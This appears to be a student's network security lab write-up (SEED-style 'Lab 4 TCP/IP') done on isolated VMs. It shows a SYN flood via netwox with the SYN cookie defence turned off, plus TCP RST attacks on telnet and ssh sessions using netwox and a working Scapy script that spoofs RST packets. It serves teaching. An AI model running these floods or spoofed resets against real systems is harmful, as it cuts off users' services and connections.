

Lab 4 TCP/IP

Set Up


attacker: 10.0.2.15



victim server: 10.0.2.5



observer: 10.0.2.4



Task 1 SYN Flood Attack

Check the queue size for the TCB queue on the victim server. It is 128.

```
→  ~ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
→  ~
```

1.1 Attack using Netwox

First, we must check the listening ports on our victim server. We see that 0.0.0.0:23, the telnet port, is open and listening.

```
→  ~ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
→  ~
```

Then, we run the netwox command `sudo netwox 76 -i [victim ip] -p [victim port] -s raw` to launch the SYN flood on the telnet server port 23. This is run on our attacker machine.


```
sudo netwox 76 -i 10.0.2.5 -p 23 -s raw 80x18
→  ~ netwox 76 -i 10.0.2.5 -p 23 -s raw
Error 3002 : not supported
 hint: errno = 9 = Bad file descriptor
 hint: libnet_open_raw4(): SOCK_RAW allocation failed: Operation not permitted

→  ~ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

Next, we check our victim server again with `netstat -tna` to see the usage of the queue(connections). You can see a host of half-open connections, marked by `SYN_RECV`.

```
→  ~ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             243.39.203.226:4879     SYN_RECV
tcp        0      0 10.0.2.5:23             253.52.37.93:48933      SYN_RECV
tcp        0      0 10.0.2.5:23             254.14.133.184:9738     SYN_RECV
tcp        0      0 10.0.2.5:23             251.27.43.39:40800      SYN_RECV
tcp        0      0 10.0.2.5:23             244.18.35.37:13782      SYN_RECV
tcp        0      0 10.0.2.5:23             242.189.97.247:36325    SYN_RECV
```


```
tcp        0      0 10.0.2.5:23             251.102.45.191:36876    SYN_RECV
tcp        0      0 10.0.2.5:23             246.142.190.194:2409    SYN_RECV
tcp        0      0 10.0.2.5:23             254.231.236.60:59261    SYN_RECV
tcp        0      0 10.0.2.5:23             246.63.58.55:38999      SYN_RECV
tcp        0      0 10.0.2.5:23             248.111.94.203:34048    SYN_RECV
tcp        0      0 10.0.2.5:23             243.88.130.14:27481     SYN_RECV
tcp        0      0 10.0.2.5:23             243.229.33.120:45004    SYN_RECV
tcp        0      0 10.0.2.5:23             253.227.186.202:9620    SYN_RECV
tcp        0      0 10.0.2.5:23             253.251.101.30:10631    SYN_RECV
tcp        0      0 10.0.2.5:23             246.94.60.120:63845     SYN_RECV
tcp        0      0 10.0.2.5:23             245.130.19.133:58747    SYN_RECV
tcp        0      0 10.0.2.5:23             250.124.6.214:16954     SYN_RECV
tcp        0      0 10.0.2.5:23             242.175.173.104:55154   SYN_RECV
tcp        0      0 10.0.2.5:23             240.38.67.190:41400     SYN_RECV
tcp        0      0 10.0.2.5:23             251.139.52.189:22161    SYN_RECV
tcp        0      0 10.0.2.5:23             243.78.200.91:43950     SYN_RECV
tcp        0      0 10.0.2.5:23             251.132.90.239:9014     SYN_RECV
```

Using WireShark, we see that the victim server is sending endless ARP requests to resolve the 3-way handshake. It is sending ARP requests to non-existent addresses due to our spoofing of the SYN packets.




The Sender IP is the victim, and the target IP is a random address that the victim server is trying to reach

We try to connect via our observer to the server and it allows us. We know that our attack did not work.




For this reason, we try turning off SYN cookies on our server machine.



We redo the attack on our attacker machine and retry to connect via our observer. The connection does not work, so our attack is successful.

```
→  ~ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection timed out
→  ~
```

Below is one of our attacking packets. You can see in the gray highlighted region that it is a SYN packet.




We know that our attack was successful because prior to the attack, the netstat command showed no SYN_RECV statuses. After the attack, the queue was filled completely with half-open handshakes. Also, the telnet connection from our observer to client was unable to connect.

1.2 SYN Cookie Countermeasure

At first, our attack did not work because the SYN cookie countermeasure was turned on. Though there were some TCB stored in the netstat table, it did not completely fill the queue.


Task 2 TCP RST Attacks on telnet and ssh Connections

The goal of this task is to launch an TCP RST attack to break an existing telnet and ssh connection between A and B. First, we establish a connection between our observer and server machines. On our observer we run the below command.




2.1 Attack on telnet via Netwox

On the attacker machine, we run




The victim machine shows that the connection ended.



2.2 Attack on telnet via Scapy

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

We capture the telnet connection packet from the observer to the server from our attacker machine.



We use scapy to spoof a RST packet from our server to the observer. Then, we send the packet.

```
from scapy.all import *

ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=23, dport=46594, flags="R", seq=2049999742, ack=1940687697)

pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

```
→  Lab4 sudo python telnet_rst.py
version    : BitField (4 bits)                   = 4               (4)
ihl        : BitField (4 bits)                   = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.5'      (None)
dst        : DestIPField                         = '10.0.2.4'      (None)
options    : PacketListField                     = []              ([])
```

We close the connection immediately on the observer machine.

```
[10/12/21]seed@VM:~$ Connection closed by foreign host.
→  ~
```

Now we redo this on ssh connections. First, we start an ssh connection between the observer and the server.


```
seed@VM:~
seed@VM:~ 80x18
→  ~ ssh seed@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Thu Oct  7 18:49:35 2021 from 10.0.2.5
→  ~
```

Then we redo the attacks, changing the port number to 22.


In netwox on the attacker machine.

```
→  Lab4 sudo netwox 78 -i 10.0.2.4
```

